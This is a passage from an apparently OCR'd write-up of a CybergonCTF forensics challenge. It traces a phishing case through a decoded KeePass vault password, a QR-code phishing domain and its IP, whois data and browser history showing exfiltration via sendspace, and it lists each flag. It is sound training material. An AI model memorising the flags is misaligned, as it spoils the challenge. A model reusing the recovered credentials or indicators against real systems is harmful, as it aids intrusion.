


Flag - CyberGonCTF{keepass}


Bank Name



Above the challenge, we knew that the employee uses keepass to store her information. Moreover, I found "AllinOne.kdbx" and a useful base64 string, after decoding it which gave me " EmilythingsAllBest2023$$$" . Both of that information are under "Users/ACCOUNT01/Documents/Mine". So, I decided to dump "AllinOne.kdbx" and installed keepass.exe on my machine.




Open "AllinOne.kdbx" file with "EmilythingsAllBest2023$$$" password.




Flag - CybergonCTF{Obank}

Application Name




In Installed Programs, we can list applications installed.





Flag - CybergonCTF{anydesk}

Victim Info




For this challenge, I checked all her email messages and in one of them said that they met up at BusinessConf2023.






Flag - CybergonCTF{BusinessConf2023}

TA001_A




In another email message, the attacker told her to scan the qr code.




That qr code leads us to “apple1d.com” which is “202.79.161.2”.


Flag - CybergonCTF{202.79.161.2}

TA0001_B



I just checked the ip we got above challenge in VirusTotal again. There was another domain "ios.removeios.com" with that ip and we can see its creation date.





ios.removeios.com

Join the VT Community and enjoy additional community insights and crowdsourced de

Categories

Forcepoint ThreatSeeker	newly registered websites
alphaMountain.ai	Phishing (alphaMountain.ai)

Last DNS records


Record type	TTL	Value
A	600	202.79.161.2

Whois Lookup


```
Create date: 2023-07-17 00:00:00
Domain name: removeios.com
Domain registrar id: 3775
Domain registrar url: http://www.alibabacloud.com
Expiry date: 2024-07-17 00:00:00
Name server 1: ns7.alidns.com
Name server 2: ns8.alidns.com
Query time: 2023-07-18 11:04:54
Update date: 2023-07-17 00:00:00
```

Flag - CybergonCTF{ios.removeios.com, 2023-07-17}

Data Exfiltration



For this challenge, I decided to extract “Web History” as CSV.




The challenge description said that the attacker pretended to be an employee not to be suspicious of traffic. So I searched cloud file sharing services and I finally found “https://sendspace.com/ and attacker also registered there.

History	https://mail.proton.me/u/3/inbox
History	https://mail.proton.me/u/3/sent
History	https://mail.proton.me/u/3/sent/WZP0pbTT2srp0sq6VzZ37g3x8X5UQzUY
History	https://account.proton.me/u/3/mail/upgrade?ref=upsell_mail-button-1
History	https://account.proton.me/u/3/mail/upgrade?ref=upsell_mail-button-1
History	https://sendspace.com/
History	https://www.sendspace.com/
History	https://fs12u.sendspace.com/upload?SPEED_LIMIT=0&MAX_FILE_SIZE=31
History	https://mail.proton.me/u/1/inbox
History	https://account.proton.me/authorize?app=proton-mail&state=7M6ZJcqXU
History	https://account.proton.me/login
History	https://mail.proton.me/login#selector=rukaqzhueapmjjcmxftxtfoty6k5qgv
History	https://mail.proton.me/u/4/inbox
History	https://mail.proton.me/u/4/inbox/jrSIWlkVT9JHKeyg7mP3Z_nHsjGRYwbjt
History	https://mail.proton.me/u/4/inbox
History	https://mail.proton.me/u/4/inbox/KGmMeCxiWv0BbiBwIWKKy4VyoPfgtj2

Flag - CybergonCTF{sendspace}

Car Brand




In the extracted web history file above the challenge, we can clearly see the employee is looking for BMW car brand.

https://www.carsome.co.th/en/buy-car
https://www.carsome.co.th/en/buy-car
https://www.carsome.co.th/en/buy-car
https://www.carsome.co.th/en/contact_us
https://www.carsome.co.th/en/contact_us
https://www.carsome.co.th/en/contact_us
https://www.carsome.co.th/en/buy-car
https://www.carsome.co.th/en/buy-car?keywords=bmw
https://www.carsome.co.th/en/buy-car/bmw

Flag - CybergonCTF{bmw}


Car Brand 1




We saw that an employee was searching car in "https://carsome.co.th" .

Flag - CybergonCTF{Thailand}

Car Brand 2




I extracted all email files and opened them in sublime text.



